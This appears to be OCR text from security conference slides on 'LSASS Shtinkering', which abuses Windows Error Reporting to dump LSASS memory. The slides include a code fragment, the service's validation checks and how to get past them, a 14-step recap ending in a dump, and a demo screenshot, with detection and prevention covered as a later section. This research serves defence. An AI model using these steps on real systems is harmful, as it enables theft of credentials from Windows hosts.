
```
HANDLE hBoundaryDescriptor = RtlCreateBoundaryDescriptor(L"WerSvcNameSpaceBoundary", 0);
RtlCreateServiceSid("WerSvc", SidBuffer, BufferSize);
RtlAddSIDToBoundaryDescriptor(SidBuffer, hBoundaryDescriptor);
CreatePrivateNamespaceW(hBoundaryDescriptor, L"WerSvc");
…
// Allow GENERIC_READ to "NT AUTHORITY\SYSTEM"
ConvertStringSecurityDescriptorToSecurityDescriptorW("D:(A;OICI;GR;;;SY)", &SecurityDescriptor);
CreateEventW(&SecurityDescriptor, L"WerSvc\\WerSvcSystemPermissionsEvent");
```

Passing Validation Checks

Checks performed by `CWerService::CheckIfCrashIsValid()`

4

Validate Request



Sender PID == Target PID

CheckIfSystemConnectingToPort()
(Check client SID)

Is package name the same?


Return STATUS_SUCCESS

Opening the Event


4

Validate Request

- `CheckIfSystemConnectingToPort()` checks if the sender runs as “NT AUTHORITY\SYSTEM”
- Sender doesn’t have same SID as WER
- The event fails to open
- Solution - execute the sender as “NT AUTHORITY\SYSTEM”



Recap




Client

Server

1. Execute tool as SYSTEM
2. Create MappedViewStruct
3. Create ALPC message
4. Signal Service
5. Create namespace with security boundary
6. Create event under the namespace
7. Create ALPC port
8. Wait for service to start
9. Send message
10. Receive message
11. Compare sender PID to target PID
12. Open event after impersonation
13. Validate request
14. Perform Dump

Demonstration



Administrator: C:\Windows\SYSTEM32\cmd.exe

```
C:\Users\user\Desktop>
```

Process Explorer - Sysinternals: www.sysinternals.com [RONB-TEST-VM\...

Process	Command Line	PID	l
svchost.exe	C:\Windows\system32\svchost.exe -k wsappx -...	5568	N
svchost.exe	C:\Windows\system32\svchost.exe -k netsvcs -...	4828	N
svchost.exe	C:\Windows\System32\svchost.exe -k netsvcs -p	3296	N
svchost.exe	C:\Windows\system32\svchost.exe -k netsvcs -...	2064	N
svchost.exe	C:\Windows\System32\svchost.exe -k wsappx ...	6084	N
svchost.exe	C:\Windows\System32\svchost.exe -k WerSvc...	672	N
svchost.exe	C:\Windows\system32\svchost.exe -k netsvcs -...	1300	N
lsass.exe	C:\Windows\system32\lsass.exe	676	N
fontdrvhost.exe	"fontdrvhost.exe"	824	F
csrss.exe	%SystemRoot%\system32\csrss.exe ObjectDir...	516	N
winlogon.exe	winlogon.exe	588	N
fontdrvhost.exe	"fontdrvhost.exe"	820	F
dwm.exe	"dwm.exe"	456	V
explorer.exe	C:\Windows\Explorer.EXE	4424	F
SecurityHealt...	"C:\Windows\System32\SecurityHealthSystray....	2560	F
vmtoolsd.exe	"C:\Program Files\VMware\VMware Tools\vmto...	5808	F
cmd.exe	cmd.exe	7024	N
conhost.exe	\??\C:\Windows\system32\conhost.exe 0x4	5080	N

CPU Usage: 1.52% Commit Charge: 29.71% Processes: 127 Physical Usage: 39.12%

CrashDumps

This folder is empty.

0 items

01

Memory Dumping Techniques
Overview of known techniques and tools

02

LSASS Shtinkering
Reverse Engineering the WER Client Side

03

LSASS Shtinkering
Reverse Engineering the WER Server Side

04

Detection & Prevention
How to stop the attack

Remaining Artifacts

Event log

